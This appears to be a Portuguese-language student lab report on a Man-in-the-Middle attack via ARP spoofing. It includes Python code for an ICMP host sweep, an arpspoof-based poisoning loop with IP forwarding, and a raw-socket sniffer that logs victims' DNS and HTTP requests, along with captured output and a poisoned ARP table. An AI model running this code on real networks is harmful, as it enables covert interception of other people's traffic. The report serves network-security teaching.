Integrantes: Arthur Foltz, Erik Monteiro, Rodrigo Oliveira Rosa

1. Introdução

Este trabalho apresenta a implementação de um ataque **Man-in-the-Middle** (MITM) utilizando **ARP Spoofing**, com o objetivo de capturar o histórico de navegação web de um host remoto. O projeto foi dividido em três etapas:

1. Descoberta de hosts ativos na rede.
2. Execução do ataque ARP Spoofing.
3. Monitoramento do tráfego de rede.

2. Implementação

Descoberta de hosts ativos

A varredura de hosts ativos é implementada no arquivo **`e1_icmp.py`** e **`e1_varredura.py`**, usando pacotes ICMP para identificar dispositivos conectados à rede.

Trechos relevantes do nosso código


- **Cálculo do intervalo de IPs**

```python
def calcular_intervalo_ips(rede):
    partes_rede = rede.split('/')
    endereco_base = partes_rede[0]
    mascara = int(partes_rede[1])

    ip_binario = ''.join([bin(int(octeto))[2:].zfill(8) for octeto in endereco_base.split('.')])
    mascara_binaria = '1' * mascara + '0' * (32 - mascara)

    rede_decimal = int(ip_binario, 2) & int(mascara_binaria, 2)
    broadcast_decimal = rede_decimal | (~int(mascara_binaria, 2) & 0xFFFFFFFF)

    ips_validos = []
    for ip_num in range(rede_decimal + 1, broadcast_decimal):
        ip = '.'.join(str((ip_num >> (8 * i)) & 0xFF) for i in range(3, -1, -1))
        ips_validos.append(ip)

    return ips_validos
```

- **Envio de pacotes ICMP**

```python
def enviar_ping(host, timeout):

    try:
        icmp = socket.IPPROTO_ICMP
        with socket.socket(socket.AF_INET, socket.SOCK_RAW, icmp) as sock:
            sock.settimeout(timeout / 1000)
            seq = 1
            packet = criar_pacote_icmp(seq)
            sock.sendto(packet, (host, 1))
            start = time.time()

            resposta, endereco = sock.recvfrom(1024)
            tempo_resposta = (time.time() - start) * 1000

            tipo, codigo, checksum, id_icmp, seq_resposta = struct.unpack("bbHHh", resposta[20:28])
            if tipo == 0 and id_icmp == (os.getpid() & 0xFFFF) and seq_resposta == seq:
                return int(tempo_resposta)
            else:
                return None
    except socket.timeout:
        return None
    except PermissionError:
        raise PermissionError("Permissões de administrador são necessárias para enviar pacotes ICMP.")
    except Exception as e:
        print(f"Erro: {e}")
        return None

```

Na requisição ICMP abaixo estamos trocando informações entre roteador, a máquina atacante e a máquina alvo.



icmp

No.	Time	Source	Destination	Protocol	Length	Info
1067	14.632227463	172.20.0.2	172.20.0.1	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 1068)
1068	14.632307786	172.20.0.1	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 1067)
1069	14.632524875	172.20.0.2	172.20.0.3	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 1070)
1070	14.632576007	172.20.0.3	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 1069)
1071	14.632633821	172.20.0.2	172.20.0.4	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 1072)
1072	14.632652938	172.20.0.4	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 1071)

3. Execução do Ataque Arp Spoofing

O ataque de ARP Spoofing é implementado no arquivo **`e2_arpspoof.py`**, permitindo interceptar a comunicação entre o host alvo e o roteador.

Trecho da implementação

```python
import subprocess
import time

def habilitar_ip_forwarding():
    with open("/proc/sys/net/ipv4/ip_forward", "w") as f:
        f.write("1")

def realizar_arp_spoofing(target_ip, gateway_ip, interface, stop_event):
    try:
        print(f"Iniciando ARP Spoofing contra o alvo {target_ip} e o gateway {gateway_ip} na interface {interface}...")

        habilitar_ip_forwarding()

        while not stop_event.is_set():
            subprocess.run(["arpspoof", "-i", interface, "-t", target_ip, gateway_ip], check=True)
            subprocess.run(["arpspoof", "-i", interface, "-t", gateway_ip, target_ip], check=True)
            time.sleep(2)

    except subprocess.CalledProcessError as e:
        print(f"[ERRO] Comando arpspoof falhou: {e}")
    except KeyboardInterrupt:
        print("\nARP Spoofing interrompido pelo usuário.")
    finally:
        print("ARP Spoofing interrompido e o processo de forwarding foi desabilitado.")
        with open("/proc/sys/net/ipv4/ip_forward", "w") as f:
            f.write("0")

```

Essa parte é a mais simples, consiste basicamente em selecionarmos o IP alvo para o ataque, gateway e interface. Isso vai fazer com que a máquina alvo envie pacotes para nós, a máquina de ataque (**Man-in-the-Middle** (MITM)), fazendo com que possamos interceptar e fazer a captura desses pacotes.

4. Monitoramento de Tráfego


A análise do tráfego é realizada no arquivo **`e3_sniffer.py e e3_analise.py`**, capturando pacotes DNS e HTTP.

Trechos da implementação

```python
def start_sniffer(interface, stop_event):

    sniffer_socket = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(0x0800))
    sniffer_socket.bind((interface, 0))

    iniciar_html()

    print("Capturando pacotes DNS/HTTP... Pressione Ctrl+C para parar.")

    while not stop_event.is_set():
        try:
            packet = sniffer_socket.recv(2048)

            with open("log_bruto.txt", "a") as log_file:
                log_file.write(f"{datetime.now()} - Pacote Capturado: {packet.hex()}\n")

            eth_header = packet[:14]
            eth = struct.unpack("!6s6sH", eth_header)
            eth_protocol = socket.ntohs(eth[2])

            if eth_protocol == 8:  # Protocolo IPv4
                ip_header = packet[14:34]
                iph = struct.unpack("!BBHHHBBH4s4s", ip_header)
                ip_protocol = iph[6]
                source_ip = socket.inet_ntoa(iph[8])

                if ip_protocol == 17:  # Protocolo UDP (DNS)
                    dns_query = extrair_dns(packet)
                    if dns_query:
                        salvar_historico(source_ip, dns_query)

                elif ip_protocol == 6:  # Protocolo TCP (HTTP)
                    result = extrair_http(packet)
                    if result:
                        salvar_historico(source_ip, result)

        except KeyboardInterrupt:
            print("\nSniffer interrompido pelo usuário.")
            break
        except Exception as e:
            print(f"[ERRO] Ocorreu um erro ao processar o pacote: {e}")
            break

    sniffer_socket.close()
    finalizar_html()
```

5. Testes Realizados

Captura dos pacotes ICMP Echo Request e Echo Reply durante a varredura:



Pacotes DNS e HTTP foram processados corretamente, exibindo as URLs acessadas:

```
[DNS] 25/11/2024 23:37:22 - 172.20.0.3 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 172.20.0.3 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 172.20.0.3 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:26 - 172.20.0.2 - westus-0.in.applicationinsights.azure.com
[DNS] 25/11/2024 23:37:26 - 192.168.65.7 - westus-0.in.applicationinsights.azure.com
[DNS] 25/11/2024 23:37:31 - 172.20.0.2 - westus-0.in.applicationinsights.azure.com
[DNS] 25/11/2024 23:37:31 - 192.168.65.7 - westus-0.in.applicationinsights.azure.com
```

Tabela ARP da máquina atacada (teste realizado no laboratório, por isso os IP's diferentes)

O IP da máquina de ataque era **10.32.143.122** e a máquina alvo tinha **IP 10.32.143.23,** pode-se notar que o IP do roteador é 10.32.143.1, com o MAC **a4:1f:72:f5:90:a2.**

Quando fizemos o ataque, interceptamos a comunicação dizendo para o roteador que o MAC da máquina alvo é, na verdade, o MAC da máquina em que estamos fazendo o ataque, estabelecendo assim o Man in the middle.

labredes@labredes:/proc/sys/net/ipv4$ sudo arp -n

Endereço TipoHW EndereçoHW Flags Mascara Iface

10.32.143.20 ether a4:1f:72:f5:90:a8 C enp4s0

10.32.143.143 ether a4:1f:72:f5:90:51 C enp4s0

10.32.143.144 ether a4:1f:72:f5:90:14 C enp4s0

10.32.143.11 ether 00:0a:f7:2b:69:41 C enp4s0

10.32.143.130 ether 00:0a:f7:16:d8:6b C enp4s0

10.32.143.123 ether a4:1f:72:f5:90:98 C enp4s0

10.32.143.12 ether a4:1f:72:f5:90:86 C enp4s0

10.32.143.124 ether a4:1f:72:f5:90:a2 C enp4s0

10.32.143.136 ether a4:1f:72:f5:90:52 C enp4s0

10.32.143.18 ether a4:1f:72:f5:90:50 C enp4s0

10.32.143.141 ether a4:1f:72:f5:90:c4 C enp4s0

10.32.143.23 ether a4:1f:72:f5:90:9d C enp4s0

10.32.143.142 ether a4:1f:72:f5:90:be C enp4s0

10.32.143.10 ether 00:0a:f7:2b:69:37 C enp4s0

10.32.143.133 ether 00:0a:f7:2b:69:49 C enp4s0

10.32.143.15 ether 00:0a:f7:2b:69:42 C enp4s0

10.32.143.134 ether a4:1f:72:f5:90:41 C enp4s0

10.32.143.1 ether a4:1f:72:f5:90:a2 C enp4s0

10.32.143.127 ether 00:0a:f7:2b:69:38 C enp4s0

10.32.143.16 ether 00:0a:f7:2b:69:51 C enp4s0

10.32.143.139 ether a4:1f:72:f5:90:4a C enp4s0

10.32.143.131 ether a4:1f:72:f5:90:42 C enp4s0

10.32.143.13 ether 00:0a:f7:16:e0:93 C enp4s0

10.32.143.132 ether a4:1f:72:f5:90:a1 C enp4s0

10.32.143.125 ether 8c:b0:e9:e6:c9:ef C enp4s0

10.32.143.137 ether a4:1f:72:f5:90:80 C enp4s0

10.32.143.19 ether a4:1f:72:f5:90:7f C enp4s0

10.32.143.126 ether 00:0a:f7:2b:69:4a C enp4s0

10.32.143.138 ether a4:1f:72:f5:90:4c C enp4s0